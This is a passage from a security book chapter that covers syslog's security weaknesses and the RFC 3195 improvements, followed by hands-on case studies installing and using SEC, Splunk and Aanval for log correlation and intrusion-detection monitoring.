Syslog was developed at a time when the security of logs was not a major consideration. Accordingly, it did not support the use of basic security controls that would preserve the confidentiality, integrity, and availability of logs. For example, most syslog implementations use the connectionless, unreliable User Datagram Protocol (UDP) to transfer logs between hosts. UDP provides no assurance that log entries are received successfully or in the correct sequence. Also, most syslog implementations do not perform any access control, so any host can send messages to a syslog server unless other security measures have been implemented to prevent this, such as using a physically separate logging network for communications with the syslog server, or implementing access control lists on network devices to restrict which hosts can send messages to the syslog server. Attackers can take advantage of this by flooding syslog servers with bogus log data, which can cause important log entries to go unnoticed or

even potentially cause a denial of service. Another shortcoming of most syslog implementations is that they cannot use encryption to protect the integrity or confidentiality of logs in transit. Attackers on the network might monitor syslog messages containing sensitive information regarding system configurations and security weaknesses; attackers might also be able to perform man-in-the-middle attacks such as modifying or destroying syslog messages in transit.

As the security of logs has become a greater concern, several implementations of syslog have been created that place a greater emphasis on security. Most have been based on a proposed standard, RFC 3195, which was designed specifically to improve the security of syslog.³¹ Implementations based on RFC 3195 can support log confidentiality, integrity, and availability through several features, including the following:

Reliable Log Delivery. Several syslog implementations support the use of Transmission Control Protocol (TCP) in addition to UDP. TCP is a connection-oriented protocol that attempts to ensure the reliable delivery of information across networks. Using TCP helps to ensure that log entries reach their destination. Having this reliability requires the use of more network bandwidth; also, it typically takes more time for log entries to reach their destination.

Transmission Confidentiality Protection. RFC 3195 recommends the use of the Transport Layer Security (TLS) protocol to protect the confidentiality of transmitted syslog messages. TLS can protect the messages during their entire transit between hosts. TLS can only protect the payloads of packets, not their IP headers, which means that an observer on the network can identify the source and destination of transmitted syslog messages, possibly revealing the IP addresses of the syslog servers and log sources. Some syslog implementations use other means to encrypt network traffic, such as passing syslog messages through secure shell (SSH) tunnels. Protecting syslog transmissions can require additional network bandwidth and increase the time needed for log entries to reach their destination.

Transmission Integrity Protection and Authentication. RFC 3195 recommends that if integrity protection and authentication are desired, that a message digest algorithm be used. RFC 3195 recommends the use of MD5; proposed revisions to RFC 3195 mention the use of SHA-1. Because SHA is a FIPS-approved algorithm and MD5 is not, Federal agencies should use SHA instead of MD5 for message digests whenever feasible.

Some syslog implementations offer additional features that are not based on RFC 3195. The most common extra features are as follows:

Robust Filtering. Original syslog implementations allowed messages to be handled differently based on their facility and priority only; no finer-grained filtering was permitted. Some current syslog implementations offer more robust filtering capabilities, such as handling messages differently based on the host or program that generated a message, or a regular expression matching content in the body of a message. Some implementations also allow multiple filters to be applied to a single message, which provides more complex filtering capabilities.

Log Analysis. Originally, syslog servers did not perform any analysis of log data; they simply provided a framework for log data to be recorded and transmitted. Administrators could use separate add-on programs for analyzing syslog data. Some syslog implementations now have limited log analysis capabilities built in, such as the ability to correlate multiple log entries.

Event Response. Some syslog implementations can initiate actions when certain events are detected. Examples of actions include sending SNMP traps, alerting administrators through pages or e-mails, and launching a separate program or script. It is also possible to create a new syslog message that indicates a certain event was detected.

Alternative Message Formats. Some syslog implementations can accept data in non-syslog formats, such as SNMP traps. This can be helpful for getting security event data from hosts that do not support syslog and cannot be modified to do so.

Log File Encryption. Some syslog implementations can be configured to encrypt rotated log files automatically, protecting their confidentiality. This can also be accomplished through the use of OS or third-party encryption programs.

Database Storage for Logs. Some implementations can store log entries in both traditional syslog files and a database. Having the log entries in a database format can be very helpful for subsequent log analysis.

Rate Limiting. Some implementations can limit the number of syslog messages or TCP connections from a particular source during a certain period of time. This is useful in preventing a denial of service for the syslog server and the loss

of syslog messages from other sources. Because this technique is designed to cause the loss of messages from a source that is overwhelming the syslog server, it can cause some log data to be lost during an adverse event that generates an unusually large number of messages.

Organizations using syslog implementations based on the original syslog message format and transfer protocol should consider using syslog implementations that offer stronger protection for confidentiality, integrity, and availability. Many of these implementations can directly replace existing syslog implementations. When evaluating syslog replacements, organizations should pay particular attention to interoperability, because many syslog clients and servers offer features not specified in RFC 3195 or other standard-related efforts. Also, organizations that use security information and event management software (as described in Section 3.4) to store or analyze syslog messages should ensure that their syslog clients and servers are fully compatible and interoperable with the security information and event management software.

6.6 Tools

In this section we will examine the tools of the trade. Some of the different aspects that will be examined includes the log processing, parsers, analyzers, correlation and visualization tools. Please note that I only present here tools that I have used constantly over time. These tools are by no means the only ones available. Infact there is a complete website I recently discovered that maintains a list of all log analysis tools and literature. It can be found at <http://www.loganalysis.org>. The site is maintained by Splunk. So without further ado let's get started.

6.6.1 Simple Event Correlation

SEC is an open source and platform independent event correlation tool that was designed to fill the gap between commercial event correlation systems and homegrown solutions that usually comprise a few simple shell scripts. SEC accepts input from regular files, named pipes, and standard input, and can thus be employed as an event correlator for any application that is able to write its output events to a file stream. The SEC configuration is stored in text files as rules, each rule specifying an event matching condition, an action list, and optionally a Boolean expression whose truth value decides whether the rule can be applied at a given moment. Regular expressions, Perl subroutines, etc. are used for defining event matching

conditions. SEC can produce output events by executing user-specified shell scripts or programs (e.g., snmptrap or mail), by writing messages to pipes or files, and by various other means.

SEC has been successfully applied in various domains like network management, system monitoring, data security, intrusion detection, log file monitoring and analysis, etc. The applications SEC has been used or integrated with include HP OpenView NNM and Operations, CiscoWorks, BMC Patrol, Nagios, SNMPTT, Snort IDS, Prelude IDS, etc.

6.6.1.1 Event correlation operations supported by SEC

Following event correlation rule types are currently implemented in SEC:

- Single - match input event and execute an action list.
- SingleWithScript - match input event and execute an action list, if an external script or program returns a certain exit value.
- SingleWithSuppress - match input event and execute an action list, but ignore the following matching events for the next t seconds.
- Pair - match input event, execute an action list, and ignore the following matching events until some other input event arrives. On the arrival of the second event execute another action list.
- PairWithWindow - match input event and wait for t seconds for other input event to arrive. If that event is not observed within the given time window, execute an action list. If the event arrives on time, execute another action list.
- SingleWithThreshold - count matching input events during t seconds and if a given threshold is exceeded, execute an action list and ignore the following matching events during the remaining time window. The window of t seconds is sliding.
- SingleWith2Thresholds - count matching input events during t1 seconds and if a given threshold is exceeded, execute an action list. Then start the counting of matching events again and if their number per t2 seconds drops below the second threshold, execute another action list. Both event correlation windows are sliding.
- Suppress - suppress matching input event (used to keep the event from being matched by later rules).

- Calendar - execute an action list at specific times.
- Jump - submit matching input events to specific ruleset(s) for further processing.
- Options - set processing options for a ruleset.

Rules allow not only shell commands to be executed as actions, but they can also:

- create and delete contexts that decide whether a particular rule can be applied at a given moment,
- associate events with a context and report collected events at a later time (similar feature is supported by logsurfer),
- generate new events that will be input for other rules,
- reset correlation operations that have been started by other rules,
- spawn external event, fault, or knowledge analysis modules.

This makes it possible to combine several rules and form more complex event correlation schemes.

6.6.1.2 Case Study 47: Real Time Log Correlation with SEC

SEC is a perl script which reads an input stream from a file or pipe and applies pattern matching operations to the input looking for patterns specified by rules, found in configuration files. SEC has several advanced features that make it ideal for a wide variety of event correlation tasks such as log-file analysis, state machine operations, logic analysis and more.

Installation

The latest version of SEC at the time of this writing is v2.5.2 and can be downloaded here³. It is a perl script so all you need is the perl interpreter. It is recommended to run SEC with at least Perl 5.6. It can be installed thus:

³<http://prdownloads.sourceforge.net/simple-evcorr/sec-2.5.2.tar.gz>

```
# tar -xzvf sec-2.5.2.tar.gz
# cd sec-2.5.2
# cp sec.pl /usr/local/bin
# cp sec.pl.man /usr/local/man/man1/sec.pl.1
```

And that's it.

Usage

SEC has a fairly complex set of syntax and will probably require an entire book to thumb through. As a result only the basic usage of SEC will be explored here.

SEC uses a configuration file and takes input from a file or a named pipe. Perform the following steps:

- Create a new text file called CS6.6.1.2.conf with the following content

```
# Example CS6.6.1.2.conf
# Recognize a pattern and log it.
#
type=Single
ptype=RegExp
pattern=abc\s+(\S+)
desc=$0
action=logonly
```

Explanation

type=Single is the rule type. SEC includes several different types of rules that are useful in event correlation. This rule is of type Single.

ptype=RegExp is the pattern type, one of RegExp (Regular Expression) matching or SubStr, for simpler string matching.

pattern=foo\s+(\S+) is the actual pattern- in this case a perl regular expression pattern. This pattern matches the word foo followed by one or more spaces, followed by one or more non-space characters, such as *bar*, *grok*, or *1:443z-?*.

desc=\$0 is a variable definition for the pattern description. In this case a perl numbered variable, \$0, is set to the entire matched pattern.

action=logonly The action statement describes the action taken when the pattern is recognized. In this case, the logonly action simply writes the pattern to the logfile if one is indicated on the command line, or to standard output if not.

Save the file (CS6.6.1.2.conf) and execute the following command:

```
# sec.pl -conf=CS6.6.1.2.conf -input=-
```

This example will take input from directly from the terminal. Type the following lines of input:

```
abc
abc def
efg
```

Notice that SEC responds by replying (logging to standard output) every time a pattern is matched. We have created a SEC rule that matches a regular expression, and tested it with input from the terminal. To see how SEC operates on files, instead of standard input, copy the test input above into a file, say *file-6.6.1.2.txt*, then create an empty file that you intend to monitor with SEC, say *test_log.txt*.

Now execute SEC with the following command:

```
# sec.pl -conf=CS6.6.1.2.conf -input=test_log.txt
Simple Event Correlator version 2.5.2
Reading configuration from C6.6.1.2.conf
1 rules loaded from CS6.6.1.2.conf
```

SEC is now running in your terminal session, and reading input from monitor.me. In a separate window, or terminal session in the same directory, perform the following:

```
# cat file-6.6.1.2.txt >> test_log.txt
# sec.pl -conf=CS6.6.1.2.conf -input=test_log.txt
Simple Event Correlator version 2.5.2
Reading configuration from C6.6.1.2.conf
1 rules loaded from CS6.6.1.2.conf
abc def
^C
```

SEC parsed the input that arrived in `test_log.txt` and performed its actions (logging to standard output) when it recognized the patterns in the input stream.

This is the basic operation of SEC. In this case, the “events” were the arrival of a matched pattern in the input stream. Although this is a simple example, SEC is capable of far more powerful matching and complex operation. An interesting article on SEC can be found here⁴.

6.6.2 Splunk

Splunk is powerful and versatile IT search software that takes the pain out of tracking and utilizing the information in your data center. If you have Splunk, you won’t need complicated databases, connectors, custom parsers or controls—all that’s required is a web browser and your imagination. Splunk handles the rest. It is a commercial application but with a free license to index up to 500MB of data daily, which is sufficient for testing and VM setup purposes.

Use Splunk to:

- Continually index all of your IT data in real time.
- Automatically discover useful information embedded in your data, so you don’t have to identify it yourself.
- Search your physical and virtual IT infrastructure for literally anything of interest and get results in seconds.
- Save searches and tag useful information, to make your system smarter.
- Set up alerts to automate the monitoring of your system for specific recurring events.
- Generate analytical reports with interactive charts, graphs, and tables and share them with others.
- Share saved searches and reports with fellow Splunk users, and distribute their results to team members and project stakeholders via email.
- Proactively review your IT systems to head off server downtimes and security incidents before they arise.

⁴<http://sixshooter.v6.thrupoint.net/SEC-examples/article.html>

- Design specialized, information-rich views and dashboards that fit the wide-ranging needs of your enterprise.

6.6.2.1 Index Live Data

Splunk offers a variety of flexible data input methods to index everything in the IT infrastructure in real time, including live log files, configurations, traps and alerts, messages, scripts, performance data, and statistics from all of your applications, servers, and network devices. Monitor file systems for script and configuration changes. Enable change monitoring on your file system or Windows registry. Capture archive files. Find and tail live application server stack traces and database audit tables. Connect to network ports to receive syslog, SNMP traps, and other network-based instrumentation.

No matter how you get the data, or what format it's in, Splunk indexes it the same way—without any specific parsers or adapters to write or maintain. It stores both the raw data and the rich index in an efficient, compressed, filesystem-based datastore—with optional data signing and auditing if you need to prove data integrity. See Figure 6.1




Figure 6.1:

6.6.2.2 Search and investigate

Now you've got all that data in your system...what do you want to do with it? Start by using Splunk's powerful search functionality to look for anything, not just a handful of predetermined fields. Combine time and term searches. Find errors across every tier of your IT infrastructure and track down configuration changes in the seconds before a system failure occurs.

Splunk identifies fields from your records as you search, providing flexibility unparalleled by solutions that require setup of rigid field mapping rulesets ahead of time. Even if your system contains terabytes of data, Splunk enables you to search across it with precision.

6.6.2.3 Capture knowledge

Freeform searching on raw data is just the start. Enrich that data and improve the focus of your searches by adding your own knowledge about fields, events, and transactions. Tag high-priority assets, and annotate events according to their business function or audit requirement. Give a set of related server errors a single tag, and then devise searches that use that tag to isolate and report on events involving that set of errors. Save and share frequently-run searches. Splunk surpasses traditional approaches to log management by mapping knowledge to data at search time, rather than normalizing the data up front. It enables you to share searches, reports, and dashboards across the range of Splunk apps being used in your organization.

6.6.2.4 Automate monitoring

Any search can be run on a schedule, and scheduled searches can be set up to trigger notifications or when specific conditions occur. This automated alerting functionality works across the wide range of components and technologies throughout your IT infrastructure—from applications to firewalls to access controls. Have Splunk send notifications via email or SNMP to other management consoles. Arrange for alerting actions to trigger scripts that perform activities such as restarting an application, server, or network device, or opening a trouble ticket. Set up alerts for known bad events and use sophisticated correlation via search to find known risk patterns such brute force attacks, data leakage, and even application-level fraud.

6.6.2.5 Analyze and report

Splunk's ability to quickly analyze massive amounts of data enables you to summarize any set of search results in the form of interactive charts, graphs, and tables. Generate reports on-the-fly that use statistical commands to trend metrics over time, compare top values, and report on the most and least frequent types of conditions. Visualize report results as interactive line, bar, column, pie, scatterplot and heat-map charts.

Splunk offers a variety of ways to share reports with team members and project stakeholders. You can schedule reports to run at regular intervals and have Splunk send each report to

interested parties via email, print reports, save them to community collections of commonly-run reports, and add reports to specialized dashboards for quick reference.

6.6.2.6 Case Study 48: Splunk Indexing

The latest version of Splunk at the time of writing is 4.0.6 and it can be downloaded for your platform here⁵. On Windows, Splunk starts by default at machine startup. On other platforms, you must configure this manually. You can access Splunk by using the Splunk Web. Splunk Web is Splunk's dynamic and interactive graphical user interface. Accessed via a Web browser, Splunk Web is the primary interface used to search and investigate, report on results, and manage one or more Splunk deployment.

Launch Splunk Web in a browser. After you install and start Splunk, launch a Web browser and navigate to `http://splunkhost:8000`. Use whatever host and HTTP port you chose during installation. The HTTP port defaults to 8000 if not otherwise specified. The first time you log in to Splunk with an Enterprise license, use username *admin* and password *changeme*. Splunk with a free license does not have access controls. To get started using it though you need to install it thus:

Installation

```
# rpm -Uvh splunk-4.0.6-70313.i386.rpm
warning: splunk-4.0.6-70313.i386.rpm: Header V3 DSA signature: NOKEY, key ID 653fb112
Preparing...          ##### [100%]
 1:splunk              ##### [100%]
```

Splunk has been installed in:

/opt/splunk

To start Splunk, run the command:

/opt/splunk/bin/splunk start

To use the Splunk Web interface, point your browser at:

`http://butterfly.inverse.com:8000`

⁵<http://www.splunk.com/download?r=SP-CAAACJS>

Complete documentation is at <http://www.splunk.com/r/docs>

After that we need to make some modifications to our bash profile adding a few paths thus:

```
# echo "export SPLUNK_HOME=/opt/splunk" >> ~/.bash_profile
# echo "export PATH=/opt/splunk/bin:$PATH" >> ~/.bash_profile
# source ~/.bash_profile
```

That's pretty much it for the install, now onto the setup. Splunk comes with a pretty handy command line tool to administer the app, so we set up Splunk to start at boot up

```
# Splunk enable boot-start
```

Note: you'll see the license at this point, and you'll need to agree to the terms

Once you've accepted the terms start Splunk with the following commands

```
# /opt/splunk/bin/splunk start
```

Splunk web port defaults to 8000 but you may want to change these to something more suitable to your needs and setup. (I left the defaults)

```
# splunk set web-port 9000
# splunk set splunkd-port 9001
# splunk enable listen 9002 -auth admin:changeme
# /opt/splunk/bin/splunk restart
```

Note: Your receiving Splunk instance must be running the same version of Splunk as your forwarders (Step 2 below), or a later version.

Ok, so that's Splunk setup, now we can log into the web interface. Open up a web browser and hit <http://localhost:8000> (obviously using your own IP address and web-port if you changed it from the default 8000). You can add a monitor. Monitors keep an eye on folders, files or ports for data to log, the simplest way of getting started is to add the */var/log/* directory.

```
# splunk add monitor /var/log/
```

Now if we look at the Splunk interface we should start to see some data come through.

Indexes

Splunk can index any IT data from any source in real time. Point your servers or network devices' syslog at Splunk, set up WMI polling, monitor any live logfiles, enable change monitoring on your filesystem or the Windows registry, schedule a script to grab system metrics, and more. No matter how you get the data, or what format it's in, Splunk will index it the same way — without any specific parsers or adapters to write or maintain. It stores both the raw data and the rich index in an efficient, compressed, filesystem-based datastore — with optional data signing and auditing if you need to prove data integrity. There are two steps to Splunk indexing:

Step 1: Syslogd

- The first step to indexing in Splunk is to identify the log that you want to be indexed. This can be a system log, but in our case the IDS logs from our earlier honeypot setup. For Snort logs this should be in `/var/log/snort`; For sending Windows Event Logs to the syslogger, you can use `evt2sys`.
- Once you identify the log you want to send to Splunk, send it to the syslog daemon. In Perl, you can use the Syslog extension. Once Snort is sending the log to the daemon, open up `/etc/syslog.conf` and add the following:

```
local0.* /var/log/snort/snort.log.
```

Change `local0.*` to whichever facility is available to you, just make sure that isn't already chosen.

- The next step is to send the log to the Splunk daemon. To do this, append `/etc/syslog.conf` (or `/etc/rsyslog.conf` in Fedora) with the following:

```
local0.* @ip.addr.of.splunk
```

Again, make sure to change `local0.*` to whichever facility is available; this should be the same as above. Change `@ip.addr.of.splunk` to the IP address of your Splunk installation. Now, restart the syslog daemon with `syslogd`

```
# service syslogd restart
# service rsyslog restart (For fedora)
```

- Now that you're sending the log to the syslog daemon and also sending it to Splunk remotely via the syslog daemon, it's time to add it to the Splunk configuration. Open up */etc/syslog.conf* in your Splunk installation (this is the syslogd configuration and not Splunk-specific) and add the following line:

```
local0.* /var/log/snort/snort.log
```

Once again, use the same facility from above. Now, restart the syslog daemon

```
# service syslogd restart
# service rsyslog restart (for Fedora)
```

- Finally we add the log to the Splunk web interface. We log in to the web interface as an administrator, and click on **Admin** in the top right-hand corner. Click on **Data Inputs** and then **Files & Directories** in the sidebar on the left. Next we click the **New Input** button near the top-center. We then fill out the details in the form. The **Full path on server** is the path to the remote log on the Splunk installation, taken from the previous step that is */var/log/snort/snort.log*.

Figure 6.2 is the Splunk Admin interface showing how logs are added to Splunk.

Step 2: Splunk Forwarding

Again, we'll need to install Splunk but the setup is slightly different than before.

```
# rpm -Uvh splunk-4.0.6-70313.i386.rpm
# echo "export SPLUNK_HOME=/opt/Splunk" >> ~/.bash_profile
# echo "export PATH=/opt/Splunk/bin:$PATH" >> ~/.bash_profile
# source ~/.bash_profile
# splunk enable boot-start
```

So splunk is installed on the 2nd server, now just some configuration and we're done. One thing we need here though is the IP of the first Splunk server we setup.




Figure 6.2:

```
# splunk enable app SplunkLightForwarder
# splunk add forward-server host:9002 -auth admin:changeme
# /opt/splunk/bin/splunk restart
# splunk add monitor /var/log/
```

And that's pretty much it, checkout the web app now and you should see more sources and hosts pop up as the server obtains data from the other servers.

6.6.2.7 Case Study 49: Splunk Searching

When you search in Splunk, you're matching search terms against segments of your event data. We generally use the phrase event data to refer to your data after it has been added to Splunk's index. Events, themselves, are a single record of activity or instance of this event data. For example, an event might be a single log entry in a log file. Because Splunk breaks out individual events by their time information, an event is distinguished from other events by a timestamp. Here's a sample event:

```
192.168.1.4 - - [10/May/2009:14:55:42 -0700] "GET \
```

```
/trade/app?action=logout HTTP/1.1" 200 2953
```

Events contain pairs of information, or fields. When you add data and it gets indexed, Splunk automatically extracts some useful fields for you, such as the host the event came from and the type of data source it is. You can use field names (sometimes called attributes or keys) and field values to narrow your search for specific event data.

After logging into Splunk, if you are in the Launcher app, select the Search app from the list of Your Installed Apps. If you are in another app, select the Search app from the App drop-down menu, which is located in the upper right corner of the window.

To begin your Splunk search, type in terms you might expect to find in your event data. For example, if you want to find events that might be HTTP 404 errors, type in the keywords:

```
http 404
```

Your search results are all events that have both HTTP and 404 in the raw text; this may or may not be exactly what you want to find. For example, your search results will include events that have website URLs, which begin with "http://", and any instance of "404", including a string of characters like "ab/404".

You can narrow the search by adding more keywords:

```
http 404 "not found"
```

Enclosing keywords in quotes tells Splunk to search for literal, or exact, matches. If you search for "not" and "found" as separate keywords, Splunk returns events that have both keywords, though not necessarily the phrase "not found". You can also use Boolean expressions to narrow your search further.

With more flexible time range options, you can build more useful reports to compare historical data. For example, you may want to see how your system performs today, compared to yesterday and the day before. Also, you may only be interested in analyzing data during relevant time periods, such as Web traffic during business hours

The time range menu includes options for specifying exact times in your search: Specific date, All dates after, All dates before, and Date range. When you select one of these options, a calendar module opens and you can type in a specific date and time or select it from the calendar. For example, if you were interested in only events that occurred during a specific time range, say April through June, you might select the date range as shown in Figure 6.3.

The time range menu indicates the date range that you selected. Notice also that the flash timeline only shows the selected date range as shown in Figure 6.4.

Date range

April 2009

Su	Mo	Tu	We	Th	Fr	Sa
			1	2	3	4
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29	30		

June 2009

Su	Mo	Tu	We	Th	Fr	Sa
	1	2	3	4	5	6
7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30				

Start:
Apr 01, 2009
00:00:00.000

End:
Jun 30, 2009
24:00:00.000

Apply

Yesterday

Previous week

Previous business week

Previous month

Previous year

Specific date ▾

All dates after ▾

All dates before ▾

Date range ▾

All time

Figure 6.3:




Figure 6.4:

6.6.2.8 Case Study 50: Correlation with Splunk

The timeline is a visual representation of the number of events that occur at each point in time. Thus, you can use the timeline to highlight patterns of events or investigate peaks and lows in event activity. As the timeline updates with your search results, you might notice clusters or patterns of bars; the height of each bar indicates the count of events. Peaks or valleys in the timeline can indicate spikes in activity or server downtime. The timeline options are located above the timeline. You can zoom in and zoom out and change the scale of the chart shown in Figure 6.5.



Figure 6.5:

You can view the timeline on two scales: linear or logarithmic (log). Figure 6.6 shows the search results for all events in the period on a linear scale.




Figure 6.6:

Figure 6.7 shows the same search results for all events in the period on a logarithmic scale. If you click and drag your mouse over a cluster of bars in the timeline, your search results update to display only the events that occurred in that selected time range and once you **zoom in**, the timeline updates to display only the span of events that you selected as depicted



Figure 6.7:

in Figure 6.8



Figure 6.8:

If you click on one bar in the timeline, your search results update to display only the events that occur at that selected point. Once again, if you **zoom in**, the timeline updates to display only the events in that selected point. If you want to select all the the bars in the timeline (undo your previous selection) click **select all**. This option is only available after you've selected one or more bars and before you selected either **zoom in** or **zoom out**.

6.6.3 Aanval

I came across this particular application earlier this year and completely fell in love with it. Just as with Splunk, it is a commercial product but with an unlimited free license. Other than its limitation to monitor a single snort and syslog sensor, it can be used for an unlimited period of time. This comes in handy especially in a VM setup. Whilst Splunk is generally used as an all purpose IT search tool, Aanval is more tailored to intrusion detection correlation. According to Aanval's website:⁶

Aanval is the industry's most comprehensive Snort & Syslog intrusion detection and correlation console designed specifically to scale from small single sensor installations to global enterprise deployments. Not only is Aanval a well known and successful Snort intrusion console; Aanval normalizes syslog data and log files for fast, efficient searching, correlation and reporting right along with your Snort data.

Ultimately, Aanval brings snort and syslog together into a single, efficient and scalable solution. Aanval is capable of working with either Snort or syslog data, together or independently. Aanval is compatible with all versions of Snort.

6.6.3.1 Features

Below is a list of some of Aanval's features

- It can handle billions of events
- Live and Real Time Data
- Advanced Search and Correlation
- Frequent Attacked Targets, Offenders & Events
- Advanced Visualization Displays
- Charts and Graphs
- Advanced Reporting
- Event Details

⁶<http://www.aanval.com>

- Snort Signature Management
- Snort Sensor Management
- Snort Sensor Permissions
- Advanced Automated Actions
- Nmap Scanning
- Compatible with major Linux distributions
- Advanced Flex Interface

6.6.3.2 Case Study 51: Aanval Setup

Aanval requires the following before it can be set up. Apache, MySQL, PHP and Perl. You can download Aanval here⁷. You have to register to download though. Aanval's setup can be summarized as follows

Create an MySQL database of your choosing for Aanval, say aanvaldb

```
# mysqladmin create aanvaldb
```

Create or select a location in your web-root for Aanval. My apache web root is /var/www/html

```
# mkdir -p /var/www/html/aanval
```

Download and uncompress the latest release of Aanval in the web-root directory you have created or selected

```
# cd /var/www/html/aanval
# wget -c http://download.aanval.com/aanval-5-latest-stable.tar.gz
# tar xzvf aanval-5-latest-stable.tar.gz
# rm -f aanval-5-latest-stable.tar.gz
```

Visit this web directory in a browser

⁷http://www.aanval.com/content/product_and_utility_downloads

```
http://ip.addr.of.aanval/aanval
```

Follow the installation steps provided and login using the default username "**root**" and password "**specter**"

Start the Aanval background processing units ("BPU's") thus:

```
# cd /var/www/html/aanval/apps/ directory:
# perl idsBackground.pl -start
```

Next, you will want to configure and enable the snort and / or syslog modules from with the Aanval console.

Usage

Not only does Aanval process incoming data and make it available in real time, Aanval provides multiple advanced real-time event and statistics displays to help users grasp current security and situational awareness. Aanval 5 includes updates and enhancements to the popular and well known Live Event Monitor. You can view and respond to events in real time as shown in Figure 6.9.




Figure 6.9:

Search results and correlation displays are quick, simple and efficient. You can find targeted events using specific meta-data criteria and full text searches. An example is shown in Figure 6.10.

